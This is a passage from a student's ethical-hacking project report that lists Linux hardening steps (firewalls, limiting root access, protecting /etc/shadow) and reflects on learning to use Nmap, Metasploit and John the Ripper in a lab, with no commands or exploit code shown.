- Use a firewall to close all ports you don't need.

5. Limit Admin Access

- Only trusted users should have admin (root) access.
- Don’t create extra root accounts like root2.
- Use sudo for admin tasks with logs.

6. Protect System Files

- Make sure files like /etc/shadow can’t be read by normal users.
- These files store password hashes and must be protected.

Major Learning From this project

From this project, I learned how hackers can scan a network and find weak points using tools like Nmap. I also understood how services like FTP, Telnet, and HTTP can be attacked if not secured properly.

I got hands-on experience using Metasploit to exploit services and John the Ripper to crack passwords. I also learned how to check which ports are open, what services are running, and how to find the operating system of a target machine.

Most importantly, I learned how to fix these problems (remediation) and secure the system to stop attackers from getting in. This project gave me real practical knowledge of ethical hacking and basic cyber security.